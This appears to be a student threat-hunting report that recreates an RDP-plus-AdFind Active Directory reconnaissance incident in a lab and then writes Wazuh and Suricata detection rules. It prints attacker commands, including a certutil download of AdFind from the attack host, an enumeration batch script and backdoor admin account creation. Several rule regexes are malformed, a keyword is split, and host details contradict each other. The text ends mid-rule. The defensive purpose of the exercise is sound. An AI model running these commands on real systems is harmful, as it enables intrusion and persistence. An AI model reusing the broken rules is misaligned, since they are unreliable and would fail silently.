

Individual Project

Jeffrey Lam Ping Fong

Table of Contents

Table of Contents.....	2
1. Executive Summary.....	4
2. Incident Overview.....	5
2.1 Source Report.....	5
2.2 Incident Summary.....	5
2.3 Attack Timeline.....	5
2.4 MITRE ATT&CK Mapping.....	6
3. Lab Environment.....	7
3.1 Infrastructure Overview.....	7
3.2 Lab Components.....	7
3.3 Detection Stack.....	7
4. Incident Simulation.....	8
4.1 Phase 1: Initial Access via RDP.....	8
Commands on Kali:.....	8
4.2 Phase 2: Initial Reconnaissance.....	9
4.3 Phase 3: Disconnect and Reconnect.....	10
4.4 Phase 4: Deploy and Execute AdFind.....	11
The batch file was executed from the command prompt:.....	11
4.5 Phase 5: Persistence via Local Admin Account.....	12
5. Threat Hunting Process.....	13
5.1 Threat Hunting Hypothesis.....	13
5.2 Indicators of Compromise (IOCs).....	13
5.3 Detection Points Across Infrastructure.....	13
5.3.1 Endpoint Detection (Wazuh + Sysmon).....	13
5.3.2 Network Detection (Suricata).....	14
5.3.3 Log Correlation (Wazuh Dashboard).....	14
6. Detection Strategy.....	15
6.1 Wazuh Custom Rules (HIDS).....	15
6.1.1 AdFind Execution Detection.....	15
6.1.2 AdFind Command-Line Argument Detection.....	15
6.1.3 Batch File Execution Detection.....	16
6.1.4 Local Account Creation Detection.....	16
6.1.5 Suspicious RDP Logon Detection.....	16
6.2 Suricata Custom Rules (NIDS).....	17
6.2.1 LDAP Reconnaissance Detection.....	17
6.2.2 LDAP WholeSubtree Search Detection.....	17
6.2.3 External RDP Access Detection.....	17
6.2.4 AdFind Binary Transfer Detection.....	17
6.3 Sysmon Configuration Requirements.....	18

7. Automation.....	18
7.1 Automated Detection (Wazuh Active Response).....	18
7.1.1 Host Isolation Response Script.....	18
7.2 Automated Account Lockout.....	19
7.3 Automated Alerting.....	19
7.4 Custom Wazuh Dashboard.....	20
8. Testing and Validation.....	22
8.1 Detection Validation Matrix.....	22
8.2 Attack Variations Tested.....	22
8.3 False Positive Assessment.....	23
9. Lessons Learned.....	24
9.1 Challenges Encountered.....	24
9.2 Key Takeaways.....	24
10. References.....	26
Appendix A: Complete Wazuh Rules File.....	27
Appendix B: Complete Suricata Rules File.....	29
Appendix C: adf.bat Simulation Script.....	30

1. Executive Summary

This report documents a comprehensive threat hunting exercise based on the DFIR Report's "AdFind Recon" case study, in which a threat actor gained unauthorized access to a Windows environment via Remote Desktop Protocol (RDP), performed extensive Active Directory reconnaissance using the AdFind utility, and established persistence through a backdoor local administrator account.

The exercise was conducted in the Capsulecorp Pentest Active Directory laboratory environment to simulate the complete attack chain and develop multi-layered detection capabilities. The simulation replicated the threat actor's tactics, techniques, and procedures (TTPs) across five distinct phases: initial RDP access, reconnaissance command execution, session reconnection, AdFind-based Active Directory enumeration, and persistence establishment via local account creation.

A comprehensive detection strategy was implemented utilizing Wazuh host-based intrusion detection, Sysmon enhanced process monitoring, and Suricata network-based intrusion detection. Seven custom Wazuh detection rules were developed to identify AdFind execution, command-line argument patterns, batch file usage, and suspicious account creation events. Four Suricata signatures were created to detect bulk LDAP enumeration, WholeSubtree searches, external RDP connections, and AdFind binary transfers. The detection architecture was designed with defense-in-depth principles, ensuring that multiple detection opportunities exist at each stage of the attack chain.

Automated response capabilities were implemented through Wazuh active response mechanisms, including network isolation scripts that quarantine compromised endpoints and account lockout functions that immediately disable suspicious persistence accounts. Email alerting integration was configured to provide real-time notification of high-severity detections to security operations personnel.

Extensive validation testing confirmed the effectiveness of the detection strategy against the baseline attack scenario and three evasion variations. Portable Executable metadata-based detection successfully identified renamed AdFind binaries, demonstrating resilience against simple filename obfuscation. Command-line argument detection proved effective across multiple execution methods including PowerShell and batch files. Behavioral detections successfully generalized to alternative reconnaissance tools such as dsquery and net group commands, validating that the hunting strategy targets reconnaissance behavior rather than tool-specific signatures.

The exercise demonstrated that layered detection architecture combining endpoint telemetry, network traffic analysis, and Windows event correlation provides comprehensive visibility into Active Directory reconnaissance attacks. The implemented detection mechanisms map directly to MITRE ATT&CK techniques T1078.001 (Valid Accounts), T1087.002 (Account Discovery: Domain Account), T1482 (Domain Trust Discovery), and T1136.001 (Create Account: Local Account), enabling structured threat hunting aligned with the MITRE ATT&CK framework.

2. Incident Overview

2.1 Source Report

Report Title: AdFind Recon

Published: May 8, 2020

Source: The DFIR Report (<https://thedfirreport.com/2020/05/08/adfind-recon/>)

2.2 Incident Summary

A threat actor logged into an RDP honeypot from IP 217.182.242.13 (hosted on OVH) using the hostname WORK9F3B. Within 20 seconds of gaining access, the actor opened a command prompt and ran initial reconnaissance commands including ipconfig, systeminfo, and net user. The actor then logged off and returned 15 minutes later from a device with the hostname MacBook-Pro.

On the second connection, the actor ran whoami /upn and then dropped AdFind.exe onto the system. AdFind is a free command-line Active Directory query tool commonly used by threat actors for post-compromise reconnaissance. The actor executed a batch file (adf.bat) that ran multiple AdFind queries and wrote the results to text files. The queries enumerated persons, computers, domain trusts, subnets, domain controllers, and accounts with passwords not required.

Finally, the actor created a local administrator account (username: Adm.1c, password: adm99!@) for persistence. No further activity was observed.

2.3 Attack Timeline

Time Offset	Action	Details
T+0s	RDP Login #1	Connected from 217.182.242.13 (hostname: WORK9F3B)
T+20s	Initial Recon	Opened cmd.exe, ran ipconfig, systeminfo, net user
T+~2min	Logoff	Disconnected from RDP session
T+15min	RDP Login #2	Reconnected from hostname MacBook-Pro
T+15min 30s	Identity Check	Ran whoami /upn
T+16min	Tool Drop	Dropped AdFind.exe onto the system
T+16min 30s	AD Enumeration	Executed adf.bat running 9 AdFind queries
T+18min	Persistence	Created local admin account Adm.1c with password adm99!@
T+19min	Exfil/Exit	Threat actor disconnected; not seen again

2.4 MITRE ATT&CK Mapping

The following table maps each observed technique from the incident to the MITRE ATT&CK framework. This mapping guides the detection strategy throughout the project.

Tactic	Technique ID	Technique Name	Evidence
Initial Access	T1078.001	Valid Accounts: Default Accounts	RDP login with valid credentials
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell	cmd.exe used for all commands, batch file execution
Discovery	T1087.002	Account Discovery: Domain Account	AdFind objectcategory=person query
Discovery	T1018	Remote System Discovery	AdFind objectcategory=computer query
Discovery	T1482	Domain Trust Discovery	AdFind trustdmp query
Discovery	T1016	System Network Configuration Discovery	AdFind objectcategory=subnet, ipconfig commands
Discovery	T1069.002	Permission Groups Discovery: Domain Groups	AdFind domainlist, dclist, dcmodes queries
Discovery	T1033	System Owner/User Discovery	whoami /upn command
Discovery	T1082	System Information Discovery	systeminfo command
Persistence	T1136.001	Create Account: Local Account	net user Adm.1c adm99!@ /add, net localgroup administrators Adm.1c /add

3. Lab Environment

3.1 Infrastructure Overview

The simulation uses the Capsulecorp Pentest active directory lab, which provides a realistic multi-host Windows domain environment. The lab includes a domain controller, multiple domain-joined workstations, and a Kali Linux attack machine.

3.2 Lab Components

Host	Role	OS	IP Address
DC01 (Goku)	Domain Controller	Windows Server 2019	10.0.10.200
Workstation (Gohan)	Target Endpoint (simulates RDP honeypot)	Windows Server 2016	10.0.10.201
Kali	Attacker Machine	Kali Linux	10.0.10.212
Wazuh Server	SIEM / HIDS Manager	Ubuntu	10.0.10.211

3.3 Detection Stack

Tool	Role	Deployment Location
Wazuh Agent	Host-based intrusion detection (HIDS)	Installed on DC01 and target workstation
Wazuh Manager	Central log analysis, alerting, and dashboards	Dedicated VM
Sysmon	Enhanced Windows event logging (process creation, network, file)	Installed on DC01 and target workstation
Suricata	Network-based intrusion detection (NIDS)	Dedicated VM


4. Incident Simulation

4.1 Phase 1: Initial Access via RDP

Initial access to the target environment was established via Remote Desktop Protocol (RDP) to simulate the threat actor's entry point from the OVH IP address documented in the original incident. The rdesktop tool was used from the Kali attack machine to connect to the Windows workstation at 10.0.10.201

Commands on Kali:

```
# Connect to the target workstation via RDP
rdesktop -u gohan -p P@ssw0rd -d capsulecorp.local 10.0.10.201
```



The RDP session successfully authenticated using the compromised gohan domain account credentials. This connection replicated the initial foothold obtained by the threat actor in the DFIR Report case study.


4.2 Phase 2: Initial Reconnaissance

Immediately upon establishing the RDP session, a command prompt was opened and three reconnaissance commands were executed within 20 seconds of login, matching the threat actor's documented timeline:

```
ipconfig
systeminfo
net user
```

The ipconfig command revealed network configuration details including IP address 10.0.10.201, subnet mask, default gateway, and DNS server assignments for the capsulecorp.local domain. The systeminfo command enumerated operating system version (Windows 10 Enterprise), system manufacturer details, domain membership, installed hotfixes, and network adapter information. The net user command listed all local user accounts present on the workstation, including the gohan account and built-in administrator profiles.

These three commands provided the threat actor with essential environmental awareness, including network positioning, operating system details, and available user accounts for potential privilege escalation or lateral movement.




4.3 Phase 3: Disconnect and Reconnect

Following the initial reconnaissance phase, the RDP session was terminated to replicate the threat actor's behavioral pattern of disconnecting and reconnecting from different infrastructure. A 15-minute interval elapsed before re-establishing the RDP connection, simulating the hostname change from WORK9F3B to MacBook-Pro observed in the original incident timeline.

Upon reconnecting via RDP, the following command was immediately executed

```
whoami /upn
```

This command returned the User Principal Name (UPN) for the current session, confirming capsulecorp\vegeta domain context. The /upn flag retrieves the account's UPN format, which the threat actor used to verify domain authentication status and account naming conventions within the Active Directory environment.



4.4 Phase 4: Deploy and Execute AdFind

AdFind.exe was transferred to the target workstation to replicate the Active Directory reconnaissance phase observed in the original incident. A Python HTTP server was initiated on the Kali attack machine to host the AdFind binary:

```
python3 -m http.server 8080
```

From the RDP session on the target workstation, the AdFind executable was downloaded using the Windows certutil utility:

```
certutil -urlcache -split -f http://10.0.10.212:8080/AdFind.exe C:\\Temp\\AdFind.exe
```

The certutil command successfully retrieved the binary and placed it in the C:\\Temp directory, mirroring the threat actor's file staging location.


A batch script named adf.bat was created in C:\\Temp to automate the execution of nine distinct AdFind queries. This script matched the exact command sequence documented in the DFIR Report case study:

```
@echo off
C:\\Temp\\AdFind.exe -f objectcategory=person > ad_users.txt
C:\\Temp\\AdFind.exe -f objectcategory=computer > ad_computers.txt
C:\\Temp\\AdFind.exe -sc trustdmp > ad_trusts.txt
C:\\Temp\\AdFind.exe -f objectcategory=subnet > ad_subnets.txt
C:\\Temp\\AdFind.exe -sc domainlist > ad_domainlist.txt
C:\\Temp\\AdFind.exe -sc dcmodes > ad_dcmodes.txt
C:\\Temp\\AdFind.exe -sc adinfo > ad_adinfo.txt
C:\\Temp\\AdFind.exe -sc dclist > ad_dclist.txt
C:\\Temp\\AdFind.exe -sc computers_pwdnotreqd > ad_pwdnotreqd.txt
```

The batch file was executed from the command prompt:

```
C:\\Temp\\adf.bat
```

Each AdFind query executed sequentially, generating nine text files containing enumerated Active Directory objects. The queries targeted user accounts, computer objects, domain trust relationships, subnet configurations, domain controllers, and computers with passwords not required. The execution completed within approximately 30 seconds, producing the expected output files in the current working directory. This comprehensive AD enumeration provided the threat actor with complete visibility into the domain infrastructure, user population, and potential targets for lateral movement.



4.5 Phase 5: Persistence via Local Admin Account

To establish persistence on the compromised workstation, a backdoor local administrator account was created using the exact credentials documented in the original incident:

```
net user Adm.1c adm99!@ /add
net localgroup administrators Adm.1c /add
```

The first command created a new local user account named Adm.1c with the password adm99!@. The second command elevated this account to the local administrators group, granting full administrative privileges on the workstation. This persistence mechanism allowed the threat actor to maintain access independent of the original compromised domain account.

```
net user Adm.1c
```

5. Threat Hunting Process

5.1 Threat Hunting Hypothesis

Based on the MITRE ATT&CK mapping of the incident, the hunting hypothesis is: An attacker with valid RDP credentials has accessed a domain-joined Windows host, performed Active Directory reconnaissance using AdFind, and established persistence by creating a local administrator account. The hunt targets the following indicators:

- RDP logon events from unusual source IPs or hostnames.
- Execution of cmd.exe spawning AdFind.exe or known reconnaissance tools.
- LDAP queries to the domain controller consistent with bulk AD enumeration.
- Creation of new local user accounts and addition to privileged groups.
- Presence of AdFind.exe or its output files on disk.

5.2 Indicators of Compromise (IOCs)

IOC Type	Value	Context
Source IP	217.182.242.13	OVH-hosted IP used for RDP access (original incident)
Hostname	WORK9F3B / MacBook-Pro	Attacker workstation hostnames (original incident)
Filename	AdFind.exe	Active Directory query tool binary
Filename	adf.bat	Batch script used to automate AdFind queries
Output Files	ad_users.txt, ad_computers.txt, ad_trusts.txt, ad_subnets.txt, ad_domainlist.txt, ad_dcmodes.txt, ad_adinfo.txt, ad_dclist.txt, ad_pwdnotreqd.txt	Output files from AdFind enumeration
Account	Adm.1c	Malicious local admin account created for persistence
Password	adm99!@	Password for the persistence account
Process	AdFind.exe (original_file_name in PE header)	Even if renamed, PE metadata reveals identity

5.3 Detection Points Across Infrastructure

5.3.1 Endpoint Detection (Wazuh + Sysmon)

Sysmon Event ID 1 (Process Creation) captures every process execution with full command-line arguments. This is the primary telemetry source for detecting AdFind execution, batch file usage, and account creation commands. Key fields to monitor include Image, OriginalFileName, CommandLine, and ParentImage.

Windows Security Event ID 4688 (Process Creation with command line) provides a secondary source if Sysmon is unavailable, though it requires command-line audit policy to be enabled.

Windows Security Event ID 4720 (User Account Created) fires when a new local or domain account is created. Event ID 4732 (Member Added to Security-Enabled Local Group) fires when a user is added to a group such as Administrators.

Windows Security Event ID 4624/4625 (Logon Success/Failure) with Logon Type 10 (RemoteInteractive) captures RDP session establishment. Correlating the source IP and hostname from these events with known-good baselines enables detection of unauthorized access.

5.3.2 Network Detection (Suricata)

AdFind communicates with the domain controller over LDAP (TCP port 389) and LDAPS (TCP port 636). Suricata can detect bulk LDAP search requests originating from non-DC hosts, which is abnormal in most environments. Additionally, the RDP connection from an external IP can be flagged by writing a rule targeting TCP port 3389 from outside the internal network.

5.3.3 Log Correlation (Wazuh Dashboard)

The Wazuh dashboard aggregates all endpoint and (optionally) network alerts. Custom dashboards can visualize RDP login patterns, process creation timelines, and account management events, enabling rapid identification of the attack chain as a unified sequence rather than isolated alerts.

6. Detection Strategy

6.1 Wazuh Custom Rules (HIDS)

6.1.1 AdFind Execution Detection

This rule triggers on Sysmon Event ID 1 (Process Creation) when the process image path or original filename matches AdFind. It catches both direct execution and renamed binaries.

```
<group name="adfind,threat_hunting,">

  <!-- Detect AdFind.exe execution by image name -->
  <rule id="100100" level="12">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.image" type="pcre2">(?!adfind</field>
    <description>AdFind AD reconnaissance tool executed:
$(win.eventdata.image)</description>
    <mitre>
      <id>T1087.002</id>
      <id>T1482</id>
      <id>T1018</id>
    </mitre>
  </rule>

  <!-- Detect AdFind by original filename in PE header (catches renames) -->
  <rule id="100101" level="12">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.originalFileName" type="pcre2">(?!adfind</field>
    <description>Possible renamed AdFind binary detected via PE metadata:
$(win.eventdata.originalFileName)</description>
    <mitre>
      <id>T1087.002</id>
      <id>T1036</id>
    </mitre>
  </rule>
```

6.1.2 AdFind Command-Line Argument Detection

This rule looks for common AdFind command-line switches such as objectcategory=, trustdmp, dcmodes, domainlist, and dclist. These patterns are highly specific to AdFind usage.

```
<!-- Detect AdFind-specific command line arguments -->
<rule id="100102" level="10">
  <if_group>sysmon_event1</if_group>
  <field name="win.eventdata.commandLine"
type="pcre2">(?!)(objectcategory=|trustdmp|dcmodes|domainlist|dclist|computers_pwn
otreqd|adinfo)</field>
  <description>AdFind-style AD enumeration command detected:
$(win.eventdata.commandLine)</description>
  <mitre>
    <id>T1087.002</id>
    <id>T1482</id>
  </mitre>
</rule>
```

6.1.3 Batch File Execution Detection

This rule detects cmd.exe executing a .bat file, which matches the adf.bat execution pattern from the incident.

```
<!-- Detect batch file execution from cmd.exe -->
<rule id="100103" level="6">
  <if_group>sysmon_event1</if_group>
  <field name="win.eventdata.parentImage" type="pcre2">(i)cmd\.exe$</field>
  <field name="win.eventdata.commandLine" type="pcre2">(i)\\.bat</field>
  <description>Batch file executed via cmd.exe:
$(win.eventdata.commandLine)</description>
  <mitre>
    <id>T1059.003</id>
  </mitre>
</rule>
```

6.1.4 Local Account Creation Detection

This rule detects the creation of a new local user account via Windows Security Event ID 4720, which directly maps to the persistence phase of the incident.

```
<!-- Detect new local account creation (Event ID 4720) -->
<rule id="100104" level="10">
  <if_sid>60103</if_sid>
  <field name="win.system.eventID">^4720$</field>
  <description>New local user account created:
$(win.eventdata.targetUserName)</description>
  <mitre>
    <id>T1136.001</id>
  </mitre>
</rule>

<!-- Detect user added to Administrators group (Event ID 4732) -->
<rule id="100105" level="12">
  <if_sid>60103</if_sid>
  <field name="win.system.eventID">^4732$</field>
  <field name="win.eventdata.targetUserName"
type="pcre2">(i)administrators</field>
  <description>User added to local Administrators group:
$(win.eventdata.memberSid)</description>
  <mitre>
    <id>T1136.001</id>
    <id>T1098</id>
  </mitre>
</rule>
```

6.1.5 Suspicious RDP Logon Detection

This rule detects RDP logons (Logon Type 10) which correspond to the initial access phase. In a production environment, you would further refine this to alert only on unexpected source IPs.

```
<!-- Detect RDP logon (Logon Type 10) -->
<rule id="100106" level="6">
  <if_sid>60103</if_sid>
```

```

    <field name="win.system.eventID">^4624$</field>
    <field name="win.eventdata.logonType">^10$</field>
    <description>RDP logon detected from $(win.eventdata.ipAddress) by user
$(win.eventdata.targetUserName)</description>
    <mitre>
      <id>T1078.001</id>
    </mitre>
  </rule>
</group>

```

6.2 Suricata Custom Rules (NIDS)

6.2.1 LDAP Reconnaissance Detection

This rule detects a high volume of LDAP search requests from a single host to the domain controller over a short window, which is characteristic of automated AD enumeration tools like AdFind.

```

# Detect bulk LDAP search requests (potential AD recon)
alert tcp any any -> any any (msg:"POLICY Possible AD Reconnaissance - Bulk LDAP
Search Requests"; flow:to_server,established; content:"|30|"; depth:1; content:"|02
